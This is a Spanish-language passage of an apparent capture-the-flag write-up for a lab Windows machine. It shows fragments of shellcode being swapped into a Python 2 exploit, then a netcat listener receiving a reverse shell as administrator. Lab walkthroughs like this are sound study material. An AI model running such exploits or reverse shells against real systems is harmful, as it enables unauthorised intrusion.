payload   += b"\xc9\xb1\:
payload   += b"\x89\xfe\:
payload   += b"\x6f\x85\:
payload   += b"\x0b\x9b\:
```

- Ahora:




```
buf += b"\xdb\xc5\
buf += b"\x2b\xc9\
buf += b"\x06\x4c\
buf += b"\x23\xb3\
```

Lo que tenemos que hacer es añadirle una linea al final de los "buf" diciendole que la variable "payload" es igual a "buf"



```
buf += b"\x49\xe3\x8
buf += b"\xf0\x6c\xa
buf += b"\x3b\x42\x0
payload = buf
```

Ahora cuando ejecutemos el exploit en python2 nos ejecutara una reverse shell:



```
└─$ nc -lvnp 4321
listening on [any] 4321 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.198] 50164
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
buff\administrator
```